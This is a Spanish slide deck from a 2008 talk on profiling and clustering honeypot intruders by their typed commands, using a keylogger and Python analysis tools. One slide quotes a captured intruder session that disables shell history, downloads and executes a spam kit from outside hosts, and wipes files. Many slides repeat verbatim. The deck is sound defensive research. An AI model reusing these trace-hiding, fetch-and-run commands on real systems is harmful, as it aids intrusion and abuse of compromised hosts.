

*Dime cómo atacas y te diré quien eres*

Sebastián García

eldraco@gmail.com

Ufasta

3 de Octubre del 2008



- 1 INTRODUCCIÓN
- 2 DATOS BASE
  - Problemas
- 3 TCLEOANALYZER
- 4 MEDIDAS DE DISTANCIA
  - Cálculo de distancias
- 5 TCLEOCLUSTERER
- 6 EXPERIMENTOS
- 7 CONCLUSIONES
- 8 PROBLEMAS Y PASOS FUTUROS
- 9 PREGUNTAS

# INTRODUCCIÓN

- Comenzó en el Laboratorio en Seguridad Informática Si6 de CITEFA - Argentina
- Continuó en Ufasta
  - Clasificación de intrusos mediante el análisis de sus comportamientos (utilizando Honeypots)

## OBJETIVO

### *Primera etapa*

- *Trabajar con intrusos, no con intrusiones ni con usuarios*
- *Trabajar con la intencionalidad del intruso*
- *Obtener los comandos ingresados por los intrusos*

# INTRODUCCIÓN

- Comenzó en el Laboratorio en Seguridad Informática Si6 de CITEFA - Argentina
- Continuó en Ufasta
  - Clasificación de intrusos mediante el análisis de sus comportamientos (utilizando Honeypots)

## OBJETIVO

### *Primera etapa*

- *Trabajar con intrusos, no con intrusiones ni con usuarios*
- *Trabajar con la intencionalidad del intruso*
- *Obtener los comandos ingresados por los intrusos*

# INTRODUCCIÓN

- Comenzó en el Laboratorio en Seguridad Informática Si6 de CITEFA - Argentina
- Continuó en Ufasta
  - Clasificación de intrusos mediante el análisis de sus comportamientos (utilizando Honeypots)

## OBJETIVO

### *Primera etapa*

- *Trabajar con intrusos, no con intrusiones ni con usuarios*
- *Trabajar con la intencionalidad del intruso*
- *Obtener los comandos ingresados por los intrusos*

# INTRODUCCIÓN

- Comenzó en el Laboratorio en Seguridad Informática Si6 de CITEFA - Argentina
- Continuó en Ufasta
  - Clasificación de intrusos mediante el análisis de sus comportamientos (utilizando Honeypots)

## OBJETIVO

### *Primera etapa*

- *Trabajar con intrusos, no con intrusiones ni con usuarios*
- *Trabajar con la intencionalidad del intruso*
- *Obtener los comandos ingresados por los intrusos*

# INTRODUCCIÓN

## OBJETIVO

### *Segunda etapa*

- *Pre-clasificar los datos para armar perfiles de características*
- *Definir medidas de distancias entre las características*
- *Clasificar los perfiles en busca de similitudes en el comportamiento*

# INTRODUCCIÓN

## OBJETIVO

### *Segunda etapa*

- *Pre-clasificar los datos para armar perfiles de características*
- *Definir medidas de distancias entre las características*
- *Clasificar los perfiles en busca de similitudes en el comportamiento*

# INTRODUCCIÓN

## OBJETIVO

### *Segunda etapa*

- *Pre-clasificar los datos para armar perfiles de características*
- *Definir medidas de distancias entre las características*
- *Clasificar los perfiles en busca de similitudes en el comportamiento*

# DATOS BASE

Los datos originales consisten en archivos `pcap` con:

- *Datos del comportamiento en la red (todos los paquetes)*
  - *Direcciones IP origen, sitios atacados, sitios de descargas*
  - *Ataques*
  - *Transferencias*
- *Datos de las teclas presionadas en el host (El keylogger 'tcleo' envía los datos por UDP)*
  - *Terminal*
  - *UID*
  - *Hora y fecha*
  - *Tecla*
- *Más de 280 sesiones en tres años (1 intruso cada 4 días aprox.)*
- *Más de 80GB de capturas*

# PROBLEMAS

Se trabajó en los siguientes problemas:

- *Obtención de los comandos desde las teclas presionadas (keylogger)*
  - *Revisión y comprobación manual de sesiones*
- *Obtención del perfil de características del intruso*
  - *Estudio separado y no concluido. Utilizamos para este estudio las características más prometedoras*
- *Desarrollo de nuevas medidas de distancia*
  - *Nos embebimos plenamente con la problemática*
- *Calcular las distancias entre todas las sesiones (vector de pesos)*
- *Analizar el comportamiento del método*

# TCLEOANALYZER

Herramienta desarrollada en python para:

- *Obtener sólo los paquetes del keylogger (una tecla por paquete)*
- *Re-armar los comandos (History (modo vi ó emacs), Autocompletion, Flechas, borrado con Del ó Backspace)*
- *Reconocer caracteres especiales (Ej: ctrl-z con método del carácter < null >)*
- *Reconocer y separar los comandos dentro de: vi, ftp, wget, mutt, less, lynx y man*
- *Armado el listado de todos los datos característicos de una sesión*
- *Alertar en tiempo real sobre los ingresos, envía datos por mail*

# TCLEOANALYZER: EJEMPLO DE SESIÓN (SIN MOSTRAR BORRADAS)

Key Null started a session in 1003 pts/0 on Mon Sep 5 18:45:07.661607 2005

```
unset HISTSAVE
unset HISTFILE
unset HISTLOG
unset WATCH
w
sendmail -v
ls -a
cat .bash_history
mkdir ...
cd ...
wget alfredthal.de/send
wget alfredthal.de/maile.txt
wget alfredthal.de/mailedus.htm
chmod +x send
rm -rf *

wget207.56.102.151/spam.tar
wget 207.56.102.151/spam.tar
tar xvf s"TAB"
rm -rf sp"TAB"."TAB"
cd sp"TAB"
chmod +x spam
chmod +x send
./send - mai"TAB"
ls -a
./send -a mail"TAB"
./send -a mail"TAB" (History by arrows)
cd ..
ls -a
rm -rf sp"TAB"
```

## TCLEOANALYZER: EJEMPLO DE SALIDA PERFIL SESIÓN

Session ID = 7

Session Start time = Sun Apr 3 07:49:50.04 2005 - Sun Apr 3 07:52:03.87 2005

Session Terminal = pts/0, Session UID = 0

Session first 3 Cmds: 'w', 'ps ax', 'cd /tmp'

Session last 3 Cmds: 'ls -la', 'wget gate.polarhome.com/~ircs/s1.tar', 'kill -9 \$\$'

Top five directories:

Directory: '/tmp' (2 times), '". "' (1 times), '/usr/lib/games' (1 times)

Directory: '/usr/local/games' (1 times), '/usr/games' (1 times)

Top five sites accessed:

Site: 'gate.polarhome.com' (1 times) (wget)

Most used parameters in common commands:

Command: ls , Parameters: '-la'

Top five uncommon programs (5 total):

Command: 'locate' (2 times), '/usr/sbin/traceroute' (1 times), 'kill' (1 times)

Command: 'ping' (1 times), 'traceroute' (1 times)

Session special characteristics:

Characteristic: Movement, Value: Use command history with arrows

# MEDIDAS DE DISTANCIA

Es fundamental que las medidas de distancia se relacionen con el objetivo del proyecto. Las medidas son por comparación. Aumenta la probabilidad de que las sesiones pertenezcan al mismo usuario o grupo si:

- *Separación temporal entre sesiones*
  - *Cuanto más juntas o solapadas estén*
- *Comparación de directorios utilizados*
  - *Mismos subdirectorios, más complejos mejor*
- *Comparación de los User ID*
- *Comparación de los sitios accedidos*
  - *Mismos dominios, sitios*


# MEDIDAS DE DISTANCIA

Comandos: Comparación de PATH (/bin), ejecutable(cp), modificadores(-a) y parámetros (/tmp/test.txt /home/)

- *Comparación de los primeros tres comandos utilizados*
  - *Tendencia a ingresar a los sistemas siempre da la misma forma*
- *Comparación de los últimos tres comandos utilizados*
  - *Tendencia a salir de los sistemas siempre da la misma forma*
- *Comparación de los cinco comandos más utilizados*
  - *Los comandos que mejor manejamos*
- *Comparación de los cinco comandos menos comunes*
  - *Los comandos que nos hacen '31337'*

# CÁLCULO DE DISTANCIAS

- *Todas las medidas de distancias varían entre 0 (mejor caso) y 100 (peor caso)*
- *Asignar a cada característica una importancia (priorización)*



- Se obtiene una matriz de distancias entre sesiones

# TCLEOCLUSTERER

Herramienta desarrollada en python que:

- *Trabaja con las sesiones encontradas por el tcleoanalyzer y calcula las distancias de la matriz*
- *Analiza cada sesión en relación con las demás*
- *Analiza grupos de sesiones (entre sí y con el resto)*
- *Analiza múltiples vectores de pesos simultáneamente*

```
Connection Statistics: Weight array: [0.4,0.2,0.7,1,0.6,0.6,0.7,0.7] (<75)
Total connection ratio (bonding): 3.21% [2395 74529]
Total outside conns linking to the group: 265 from 61425 (0.43%)
Total inside conns linking outside the group: 289 from 13104 (2.21%)
Total inside conns linking to themselves: 1841 from 13104 (14.05%)
```

# EXPERIMENTOS: VERIFICACIONES POR SITIOS

Al trabajar con intrusos reales no hay datos verificados. Tomamos un grupo analizado por expertos: ataques de rumanos.

- El 90% de sus ataques se conectan con sitios en rumania.

## Análisis del grupo completo:

```
Connection Statistics: Weight array: [0.4,0.2,0.7,1,0.6,0.6,0.7,0.7] (<75)
Total connection ratio (bonding): 3.45% [2574 74529]
Total outside conns linking to the group: 135 from 61425 (0.22%)
Total inside conns linking outside the group: 135 from 13104 (1.03%)
Total inside conns linking to themselves: 2304 from 13104 (17.58%)
```

## Análisis con una sesión del grupo afuera:

```
Connection Statistics: Weight array: [0.4,0.2,0.7,1,0.6,0.6,0.7,0.7] (<75)
Total connection ratio (bonding): 3.45% [2574 74529]
Total outside conns linking to the group: 366 from 62244 (0.59%)
Total inside conns linking outside the group: 391 from 12285 (3.18%)
Total inside conns linking to themselves: 1613 from 12285 (13.13%)
```

# EXPERIMENTOS DE AGRUPAMIENTO

- Seleccionar una sesión cualquiera y comenzar a agregar sesiones al grupo hasta lograr resultados estables. Se seleccionó una sesión de un grupo que usaba asiduamente el comando `kill -9 0`

## Análisis de una única sesión:

```
Connection Statistics: Weight array: [0.4,0.2,0.7,1,0.6,0.6,0.7,0.7] (<75)
Total connection ratio (bonding): 0.11% [84 74299]
Total outside conns linking to the group: 41 from 74256 (0.06%)
Total inside conns linking outside the group: 42 from 43 (97.67%)
Total inside conns linking to themselves: 1 from 43 (2.33%)
```

## Y sucesivas sesiones agregadas nos dan:

```
Total inside conns linking outside the group: 47 from 51 (92.16%)
Total inside conns linking outside the group: 53 from 62 (85.48%)
(...)
```

# CONCLUSIONES

- *Se avanzó en el conocimiento del análisis por comportamiento de los intrusos*
- *El seguimiento y análisis metódico de los intrusos posibilitó la creación de las características y medidas de distancias*
- *Se avanzó en el conocimiento de las mejores características y mejores vectores de pesos*
- *El algoritmo es eficiente en los casos de sesiones 'perdidas' en los grupos*
- *El algoritmo es eficiente en el agrupado progresivo de las sesiones*
- *El proceso se puede automatizar y mejorar*

# PROBLEMAS

- Estos ataques se hicieron obsoletos en un año
  - *Cuantos atacan satisfactoriamente con exploits a servicios no Web?*
  - *Quiénes atacan mediante problemas Web?*
- En los ataques web
  - *Extremadamente difícil tomar datos de ataques reales en cantidad*
  - *Ni sitios web honeypots*
  - *Ni honey-web-proxys*

# PROBLEMAS

- Estos ataques se hicieron obsoletos en un año
- *Cuantos atacan satisfactoriamente con exploits a servicios no Web?*
- *Quiénes atacan mediante problemas Web?*
- En los ataques web
- *Extremadamente difícil tomar datos de ataques reales en cantidad*
- *Ni sitios web honeypots*
- *Ni honey-web-proxys*

# PROBLEMAS

- Estos ataques se hicieron obsoletos en un año
- *Cuantos atacan satisfactoriamente con exploits a servicios no Web?*
- *Quiénes atacan mediante problemas Web?*
- En los ataques web
  - *Extremadamente difícil tomar datos de ataques reales en cantidad*
  - *Ni sitios web honeypots*
  - *Ni honey-web-proxys*

# PROBLEMAS

- Estos ataques se hicieron obsoletos en un año
  - *Cuantos atacan satisfactoriamente con exploits a servicios no Web?*
  - *Quiénes atacan mediante problemas Web?*
- En los ataques web
  - *Extremadamente difícil tomar datos de ataques reales en cantidad*
  - *Ni sitios web honeypots*
  - *Ni honey-web-proxys*

# PROBLEMAS

- Estos ataques se hicieron obsoletos en un año
  - *Cuantos atacan satisfactoriamente con exploits a servicios no Web?*
  - *Quiénes atacan mediante problemas Web?*
- En los ataques web
  - *Extremadamente difícil tomar datos de ataques reales en cantidad*
  - *Ni sitios web honeypots*
  - *Ni honey-web-proxys*

# PROBLEMAS

- Estos ataques se hicieron obsoletos en un año
- *Cuantos atacan satisfactoriamente con exploits a servicios no Web?*
- *Quiénes atacan mediante problemas Web?*
- En los ataques web
- *Extremadamente difícil tomar datos de ataques reales en cantidad*
- *Ni sitios web honeypots*
- *Ni honey-web-proxys*

# MÁS PROBLEMAS

## Donde capturar los ataques?

- *Delante del web server?*
- *Y los ataques a los clientes?*
- *Y las botnets?*

El esquema de ataques cambió

# MÁS PROBLEMAS

## Donde capturar los ataques?

- *Delante del web server?*
- *Y los ataques a los clientes?*
- *Y las botnets?*

El esquema de ataques cambió

# MÁS PROBLEMAS

Donde capturar los ataques?

- *Delante del web server?*
- *Y los ataques a los clientes?*
- *Y las botnets?*

El esquema de ataques cambió

# MÁS PROBLEMAS

Donde capturar los ataques?

- *Delante del web server?*
- *Y los ataques a los clientes?*
- *Y las botnets?*

El esquema de ataques cambió

# MÁS PROBLEMAS

Donde capturar los ataques?

- *Delante del web server?*
- *Y los ataques a los clientes?*
- *Y las botnets?*

El esquema de ataques cambió

# PASOS FUTUROS

## Web botnets

- *Como las botnets pero solo en sitios Web (Alguien conoce alguna? Tiene una?)*
- *Atacan navegadores clientes masivamente*
- *No sirven los antivirus/spyware para AJAX (Si NoScript)*
- *Control del cliente (Ej: Jikto, beef, etc.)*
- *Perfiles infectados (Control en el tiempo)*

# PASOS FUTUROS

## Web botnets

- *Como las botnets pero solo en sitios Web (Alguien conoce alguna? Tiene una?)*
- *Atacan navegadores clientes masivamente*
  - *No sirven los antivirus/spyware para AJAX (Si NoScript)*
  - *Control del cliente (Ej: Jikto, beef, etc.)*
  - *Perfiles infectados (Control en el tiempo)*

# PASOS FUTUROS

## Web botnets

- *Como las botnets pero solo en sitios Web (Alguien conoce alguna? Tiene una?)*
- *Atacan navegadores clientes masivamente*
- *No sirven los antivirus/spyware para AJAX (Si NoScript)*
- *Control del cliente (Ej: Jikto, beef, etc.)*
- *Perfiles infectados (Control en el tiempo)*

# PASOS FUTUROS

## Web botnets

- *Como las botnets pero solo en sitios Web (Alguien conoce alguna? Tiene una?)*
- *Atacan navegadores clientes masivamente*
- *No sirven los antivirus/spyware para AJAX (Si NoScript)*
- *Control del cliente (Ej: Jikto, beef, etc.)*
- *Perfiles infectados (Control en el tiempo)*

# PASOS FUTUROS

## Web botnets

- *Como las botnets pero solo en sitios Web (Alguien conoce alguna? Tiene una?)*
- *Atacan navegadores clientes masivamente*
- *No sirven los antivirus/spyware para AJAX (Si NoScript)*
- *Control del cliente (Ej: Jikto, beef, etc.)*
- *Perfiles infectados (Control en el tiempo)*

# MÁS PASOS FUTUROS

## Web botnets

- *Primero estudiarlas (2do Grupo de estudio Seg. Ufasta)*
  - *Proyecto jTrypanosoma*
- *Luego clasificarlas por comportamiento y frenarlas (Grupo invest. Ufasta)*
  - *Proyecto Spooner*

# MÁS PASOS FUTUROS

## Web botnets

- *Primero estudiarlas (2do Grupo de estudio Seg. Ufasta)*
  - *Proyecto jTrypanosoma*
- *Luego clasificarlas por comportamiento y frenarlas (Grupo invest. Ufasta)*
  - *Proyecto Spooner*

# MÁS PASOS FUTUROS

## Web botnets

- *Primero estudiarlas (2do Grupo de estudio Seg. Ufasta)*
  - *Proyecto jTrypanosoma*
- *Luego clasificarlas por comportamiento y frenarlas (Grupo invest. Ufasta)*
  - *Proyecto Spooner*

# PREGUNTAS



Muchas Gracias a los chicos del Si6 a los chicos de Ufasta y a la gente de la eko party